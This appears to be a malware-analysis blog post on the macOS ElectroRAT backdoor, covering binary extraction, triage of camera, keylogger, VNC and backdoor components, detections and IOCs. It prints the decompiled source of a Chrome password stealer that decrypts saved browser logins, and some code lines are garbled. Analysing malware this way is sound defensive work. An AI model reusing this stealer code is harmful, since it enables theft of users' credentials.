To extract out the embedded bytes, I put together a super simple python script that simply open the malware's binary, goes to the offset of the embedded data, and writes it said out to disk. As the `/usr/bin/gzip` utility (that we'll use to decompress the extracted data), ignores extra/trailer bytes, we don't have to care about getting the length of the compressed data write. As such, we take the lazy approach and just write out all the embedded data from the (start) offset in the malicious binary, to the end.

```
1import sys
2import gzip
3
```

```
4f = open(sys.argv[1], 'rb')
5f.seek(int(sys.argv[2], 16), 0)
6
7o = open("extractedData.gz", 'wb')
8o.write(f.read())
9
10o.close()
11f.close()
```

Executing the above script with the path to the malware (`mdworker`) and the offset (of the embedded cam binary data, `0x800760`) will extract and write out the compressed bytes to `extractedData.gz` . This file can then be decompressed with the `gzip` utility:

```
% python extract.py mdworker 800760

% gzip -d extracted.gz
gzip: extracted.gz: trailing garbage ignored

% file extracted
extracted: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [i386:Mach-O 32-bit executable i386]
```

Woohoo, we've now got a Mach-O binary!

We repeat the process for each of the `main.static_darwin*` symbols. Which gets us several other Mach-O binaries ...and a "Apple Desktop Services Store" (`DS_Store`) file:

```
% file *
darwinCam:      Mach-O universal binary with 2 architectures:
                [x86_64:Mach-O executable x86_64] [i386:Mach-O executable i386]

darwinChrome:   Mach-O 64-bit executable x86_64

darwinDs_store: Apple Desktop Services Store

darwinKeylogger: Mach-O 64-bit executable x86_64

darwinVnc:      Mach-O 64-bit executable x86_64
```

You can find these extract files in the [OSX.ElectroRAT](#) sample I've uploaded to Objective-See's macOS malware collection.

Let's briefly triage these (now extracted) binaries

- `darwinCam` (SHA1: `7e0a289572c2b3ef5482dded6019f51f35f85456`):

Appears to be a `ImageSnap` ...a [well-known \(open-source\)](#) commandline utility for capturing images via the infected device's camera:

```
./darwinCam -h

USAGE: ./darwinCam [options] [filename]
Version: 0.2.5
Captures an image from a video device and saves it in a file.
If no device is specified, the system default will be used.
If no filename is specified, snapshot.jpg will be used.
Supported image types: JPEG, TIFF, PNG, GIF, BMP
-h          This help message
-v          Verbose mode
-l          List available video devices
-t x.xx     Take a picture every x.xx seconds
-q          Quiet mode. Do not output any text
-w x.xx     Warmup. Delay snapshot x.xx seconds after turning on camera
-d device   Use named video device
```

- `darwinChrome` (SHA1: `4bb418ba9833cd416fd02990b8c8fd4fa8c11c0c`):

Via embedded strings, we can determine that the `darwinChrome` was packaged up with `PyInstaller` . As such can use the [pyinstxtractor](#) utility, to extract (unpackage) its contents:

```
$ python pyinstxtractor.py darwinChrome
[+] Processing darwinChrome
[+] Pyinstaller version: 2.1+
[+] Python version: 27
[+] Length of package: 5155779 bytes
[+] Found 109 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: Apple.pyc
[+] Found 335 files in PYZ archive
[+] Successfully extracted pyinstaller archive: darwinChrome
```

This produces several files including a compiled Python file, `Apple.pyc` . Via an online decompiler we can then recover `Apple.pyc` 's Python source code:

```
1# uncompile6 version 3.5.0
2# Python bytecode 2.7 (62211)
3# Decompiled from: Python 2.7.5 (default, Aug 7 2019, 00:51:29)
4# [GCC 4.8.5 20150623 (Red Hat 4.8.5-39)]
5# Embedded file name: Apple.py
```

```
6"""
7Get unencrypted 'Saved Password' from Google Chrome
8
9Example:
10 >>> import ChromePasswd
11 >>> chrome_pwd = ChromePasswd()
12 >>> print chrome_pwd.get_login_db
13 /Users/x899/Library/Application Support/Google/Chrome/Default/
14
15 >>> chrome_pwd.get_pass(prettyprint=True)
16     {
17         "data": [
18             {
19                 "url": "https://x899.com/",
20                 "username": "admin",
21                 "password": "secretP@$$w0rD"
22             },
23             {
24                 "url": "https://accounts.google.com/",
25                 "username": "x899@gmail.com",
26                 "password": "@n04h3RP@$$m0rC1"
27             }
28         ]
29     }
30
31TO DO:
32 * Cookie support
33 * Update database Password directly
34
35"""
36import platform
37from getpass import getuser
38from shutil import copy
39import sqlite3
40from os import unlink
41import json
42from importlib import import_module
43import string, sys, subprocess, glob, os
44
45class ChromePasswd(object):
46    """ Main ChromePasswd Class """
47
48    def __init__(self):
49        """ Constructor: determine target platform """
50        self.target_os = platform.system()
51        if self.target_os == 'Darwin':
52            self.mac_init()
```

```
53     elif self.target_os == 'Windows':
54         self.win_init()
55     elif self.target_os == 'Linux':
56         self.linux_init()
57
58 def import_libraries(self):
59     """ import libraries based on underlying platform """
60     try:
61         if self.target_os == 'Darwin':
62             globals()['AES'] = import_module('Crypto.Cipher.AES')
63             globals()['KDF'] = import_module('Crypto.Protocol.KDF')
64             globals()['subprocess'] = import_module('subprocess')
65         elif self.target_os == 'Windows':
66             globals()['win32crypt'] = import_module('win32crypt')
67         elif self.target_os == 'Linux':
68             globals()['AES'] = import_module('Crypto.Cipher.AES')
69             globals()['KDF'] = import_module('Crypto.Protocol.KDF')
70     except ImportError as err:
71         print ('[-] Error: {}'.format(str(err)))
72         sys.exit()
73
74 def linux_init(self):
75     """ Linux Initialization Function """
76     self.import_libraries()
77     my_pass = ('peanuts').encode('utf8')
78     iterations = 1
79     salt = 'saltysalt'
80     length = 16
81     self.key = KDF.PBKDF2(my_pass, salt, length, iterations)
82     self.dbpath = ('/home/{}/.config/google-chrome/Default/').format(getuser())
83     self.decrypt_func = self.nix_decrypt
84
85 def mac_init(self):
86     """ Mac Initialization Function """
87     self.import_libraries()
88     my_pass = subprocess.Popen("security find-generic-password -wa 'Chrome'", stdout=subprocess.PIPE).stdout, _ = my_pass.communicate()
89     my_pass = stdout.replace('\n', ' ')
90     iterations = 1003
91     salt = 'saltysalt'
92     length = 16
93     self.key = KDF.PBKDF2(my_pass, salt, length, iterations)
94     loginData = glob.glob('%s/Library/Application Support/Google/Chrome/Profile*' % os.path.expanduser('~'))
95     if len(loginData) == 0:
96         loginData = glob.glob('%s/Library/Application Support/Google/Chrome/Default/' % os.path.expanduser('~'))
97     self.dbpath = loginData[0]
98     self.decrypt_func = self.nix_decrypt
```

```
100
101 def nix_decrypt(self, enc_passwd):
102     """
103     Linux and Mac's decryption function
104
105     :param enc_passwd: encrypted password
106     :return: decrypted password
107     """
108     initialization_vector = '          '
109     enc_passwd = enc_passwd[3:]
110     cipher = AES.new(self.key, AES.MODE_CBC, IV=initialization_vector)
111     decrypted = cipher.decrypt(enc_passwd)
112     return decrypted.strip().decode('utf8')
113
114 def win_init(self):
115     """ Windows Initialization Function """
116     self.import_libraries()
117     self.dbpath = ('C:\\Users\\{\\}\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\').format(
118     self.decrypt_func = self.win_decrypt
119
120 def win_decrypt(self, enc_passwd):
121     """
122     Window's decryption function
123
124     :param enc_passwd: encrypted password
125     :return: decrypted password
126     """
127     data = win32crypt.CryptUnprotectData(enc_passwd, None, None, None, 0)
128     return data[1]
129
130 @property
131 def get_login_db(self):
132     """ getting "Login Data" sqlite database path """
133     return self.dbpath
134
135 def get_pass(self, prettyprint=False):
136     """
137     Getting URL, username and password in clear text
138
139     :param prettyprint: if it is True, output dictionary will be
140                        printed on the screen
141     :return: clear text data in dictionary format
142     """
143     copy(self.dbpath + 'Login Data', 'Login Data.db')
144     conn = sqlite3.connect('Login Data.db')
145     cursor = conn.cursor()
146     cursor.execute('SELECT action_url, username_value, password_value\n
```

FR


```
147     data = {'data': []}
148     for result in cursor.fetchall():
149         _passwd = self.decrypt_func(result[2])
150         passwd = ('').join(i for i in _passwd if i in string.printable)
151         if result[1] or passwd:
152             _data = {}
153             _data['url'] = result[0]
154             _data['username'] = result[1]
155             _data['password'] = passwd
156             data['data'].append(_data)
157
158     conn.close()
159     unlink('Login Data.db')
160     if prettyprint:
161         print json.dumps(data, indent=4)
162     return data
163
164
165def main():
166     """ Operational Script """
167     chrome_pwd = ChromePasswd()
168     chrome_pwd.get_pass(prettyprint=True)
169
170
171if __name__ == '__main__':
172     main()
```

...looks like a Chrome password stealer!

- `darwinKeylogger` (SHA1: `3bcbfc40371c8d96f94b5a5d7c83264d22b0f57b`):

This binary appears to be a basic macOS keylogger based on the open-source [Swift-Keylogger](#) project (that (ab)uses `IOHIDManagerCreate` / `IOHIDManagerRegisterInputValueCallback`).

Note that on recent versions of macOS, this requires explicit user approval:



built-in capabilities

- `darwinVnc` (SHA1: 872da05c137e69617e16992146ebc08da3a9f58f):

This binary appears to be the well known [OSXvnc](#), a “robust, full-featured VNC server for MacOS X”:

```
./darwinVnc -h


Available options:

-rfbport port          TCP port for RFB protocol (0=autodetect first open port 5900-5909)
-rfbwait time          Maximum time in ms to wait for RFB client
-rfbnoauth             Run the server without password protection
-rfbauth passwordFile Use this password file for VNC authentication
                      (use 'storepasswd' to create a password file)
-rfbpass              Supply a password directly to the server

...
```

The malware also supports a variety of built-in standard backdoor capabilities ...such command execution, file

upload/download and more



Idx	Name	Blo...	Size
8...	_main.ExecConsole	5	212
8...	_main.downloadFile	7	678
8...	_main.FolderContent	18	1286
8...	_main.HideFile	9	285
8...	_main.getMachineID	7	168
8...	_main.main	21	806
8...	_main.getOsInfo	3	370
8...	_main.killProcessMac	7	305
8...	_main.getProcessList	14	734
8...	_main.registerUser	29	1046
8...	_main.keepAlive	9	275
8...	_main.createConnectionFlag	13	520
8...	_main.socketConnect	26	1972
8...	_main.getUserPath	5	188
8...	_main.copyAppToStartDir	13	1136
8...	_main.setAutostart	12	452
8...	_main.uploadFile	29	1004
8...	_main.zipit	19	1017
8...	_main.uploadFolder	29	1050

built-in capabilities


[Avigayil](#) sums this up well:

*"ElectroRAT is extremely intrusive.
...it has various capabilities such as keylogging, downloading files and executing commands on the victim's console.
"*

Detection(s)


Good news, though this malware is brand new, several of our free (open-source) macOS security tools readily can detect and alert on it's malicious behaviors.

For example, when `OSX.ElectroRAT` persists, [BlockBlock](#) can alert you of this fact:



BlockBlock: unauthorized persistence

...while our firewall, [LuLu](#) will block and alert on the malware's unauthorized network connections:



LuLu: unauthorized network connection

In terms of static IOCs, the presences of the following files may indicated an `OSX.ElectroRAT` infection:

- `~/mdworker`
- `~/Library/LaunchAgents/mdworker.plist`

Conclusions

Looks like 2021 will be another year filled with Mac malware!

In this blog post, we analyzed the newly discovered `ElectroRAT`. Focusing on the macOS version, we detailed its:

- Launch agent persistence

- Extracted and triaged its embedded binaries
- ... and discussed its built-in capabilities.

The Art of Mac Malware

If this blog posts pique your interest, definitely check out my new book on the topic of Mac Malware Analysis: “[The Art Of Mac Malware: Analysis](#)”. It’s free online, and new content is regularly added!

Support Us:

Love these blog posts? You can support them via my [Patreon](#) page!



Source: https://objective-see.com/blog/blog_0x61.html